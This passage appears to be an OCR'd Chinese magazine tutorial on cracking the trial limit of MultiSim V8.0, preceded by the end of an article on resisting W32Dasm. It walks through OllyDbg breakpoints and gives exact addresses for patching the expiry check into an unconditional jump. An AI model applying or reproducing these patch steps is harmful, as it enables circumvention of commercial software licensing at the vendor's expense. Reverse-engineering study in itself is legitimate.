


图 2

对抗 W32Dasm 的目的也就达到了。不过，破解者也许会用 WinHex 之类的软件直接搜索相关的字符串，所以有可能的话，自定位部分要尽量离“关键跳”远些。当然了，不提供注册信息才是最彻底的解决之道。

（本文涉及到的 W32Dasm，光盘有收录）



逆枫

工具： OllyDbg1.1（下面简称OD），PEID V0.93，OllyDbg 命令行插件
面向读者： 加解密爱好者，系统底层爱好者
前置知识： 汇编入门知识，OD 工具的简单使用
级次： 初中级
对象： MutiSim V8.0

逆向分析程序多了，就往往感觉一种工具根本无法完成全部工作，有时要破解一个程序不仅要有好的工具及使用技巧，而且更要和 Crack 思路相配合，形成人与工具二合为一的境界，本文就是通过实例从这个角度进行介绍，读者从中会体会到破解时间限制的工具与思路配合，更能推广一般程序时间限制的破解。组合招式主要是把各种工具与思路相配合，本系列主要讲述目前主要的加密方案及其漏洞、破解应对方法等知识。今天要讲的是去除 MutiSim V8.0 的时间限制。

一、戏说先机

破解就像与一个高手过招，程序为了防止别人 Crack 掉它往往会采取种种措施，而 Cracker 则往往是不停揭露程序加密的漏洞，尽力击破其加密防线。同武林高手对招一样，双方在激斗前都会想方法了解对方的套路、绝招等，同样我们要深入一个程序

前，也要想尽方法初步了解程序的加密特点、有什么限制等，这就是先机，掌握更多的消息更有利于我们发现程序加密存在的漏洞。MutiSim是一个大名鼎鼎电子电路仿真软件，可以在这里下载到最新的版本：http://www.electronicsworkbench.com/html/prodemodown.html，目前最新的版本是8.0.28。官方公开的是Demo版本，这个版本包括所有的功能，但只有3天的试用时间，如果申请到Realease code可以免费使用45天，由于是Demo版，只包含3200个元件，其它限制可以参考安装目录下的Realease notes.txt文件。另外可以在它的网址上面申请到注册码（http://www.electronicsworkbench.com/html/prodl.html），我这里申请到的注册码是：KD-9128-07007-5010-15901，不过还要Realease code才能试用45天。再运行一下程序，会跳出如图1的Nag窗口。




图1

上面有当前试用的天数，另外还可以输入Realease Code来延长使用时间。如果试用期过了，会弹出过期提示，而且如果你把时间调回去程序还会警告你把时间调回云云。了解了上面的信息，再看一下程序有没有加壳，运行PEID，把程序拖到Peid的主窗口，显示如图2。




图2

可以看到程序用VC6编写的，并没有加壳。判断程序是否加壳，主要是为了静态分析程序，或者针对不同的编程语言编写的程序选择合适的分析工具，或者为了暴力修改程序解除程序的加密限制提供方便，所以可以看到很多Cracker一开始都会看看程序有没有加壳。

通过上面我们使用软件情况，用测壳工具分析获得的信息，可以总结如下：程序是用VC编写，使用试用期限制的加密的加密方案。

二、试用期软件的加密漏洞

由于这个程序有Realease Code也只能使用45天，所以最好的解决方法是去掉它的时间限制，下面我们来看看试用期加密有什么漏洞，再针对其相应的漏洞会提出相应的解决方法。

首先是软件运行流程法。由于程序在试用期内会按正常运行，而超出试用期程序就会运行另一条路线，警告程序试用期已满。如果我们修改一下程序，让程序总是按正常程序流程加载，这样就可以去掉它的时间限制。那么怎么才能做到这点呢？我们一般的做法就是用API断点、提示信息等方法定位关键代码，再修改其关键代码跳转。下面介绍一种非常快捷的方法定位关键代码。用OD加载程序。当出现Nag提示框后，点击Realease Code按键，出现输入注册码提示框，然后回到OD，按F12暂停程序，再点击菜单"View/Call stack"，打开Stack窗口，如图3。

从这个窗口可以看到调用代码的先后顺序，我们双击最后一行的第三列，会到如图4所示。




图3




图4

看到了吗，**1000DDD2**处的Call就是调用Nag提示框。

注意：这里将调用BMSM.DLL中的功能函数，同时也是试用期判断的关键代码。

在以前的V7.0中可以修改**1000DDD2**前面的代码跳过**call jmp bmsm.f439887f9a12**这个Call，就可以去掉它的时间限制。但这次你会发现，前面后面都是程序的初始化代码，并不好修改，这里搞不定，那就进那个Call看看吧，这也是Cracker的本性，一条路不通，换一条路走走。

进入这个call，可以看到程序读取注册码、显示输入Realease code、进行注册码运算，另外还带有时间比较反跟踪、SEH异常跳转等等（看来比以前版本改进不少），由于过程比较烦杂，不再列出代码。初学Crack的朋友走到这里肯定会迷失（不过走多几次也许会找到规律）。怎么办？有没有好点的方法处理？有，知道吗？其实程序过期提示已经给我们指引一条光明的路。

现在开始调整时间，如把时间调后到2006年，再在OD按"CTRL+F2"重新运行程序，由于程序过期提示时会弹出消息框，可下MessageBoxA的API断点，如图5所示。




图5

没有错误提示表示下断成功。F9开始运行程序，中断在**MessageBoxA**的入口处，"CTRL+F9"返回，点击过期确认后，来到如图6这里。




图6

这里就是过期提示了，现在再看看上面的代码，找找有没有跳过这段过期代码的关键跳转。上面的代码如图7所示。

可以明显看到这里程序有两个返回点（注意语句retn），一个是**3A834F**，另一个是过期提示框后面的地址**3A83EA**，所以可以推测出如果在试用期内，则从**3A834F**返回，如果过期，则程序跳出提示框，然后从3A83EA返回。

好了，分析得差不多了，现在看看上面什么代码可以跳过提示框，由于上面有一堆判断及跳转代码，我们就让它的第一条判断直接跳到正常返回代码处，把**3A8285 JG SHORT 003A82E9**改为**JMP 3a830e**，修改后的代码会变成红色，选择变成红色的

代码，右击，在弹出的菜单中选择”copy to executable/selection”，再把修改的代码保存，如图8。




图 7




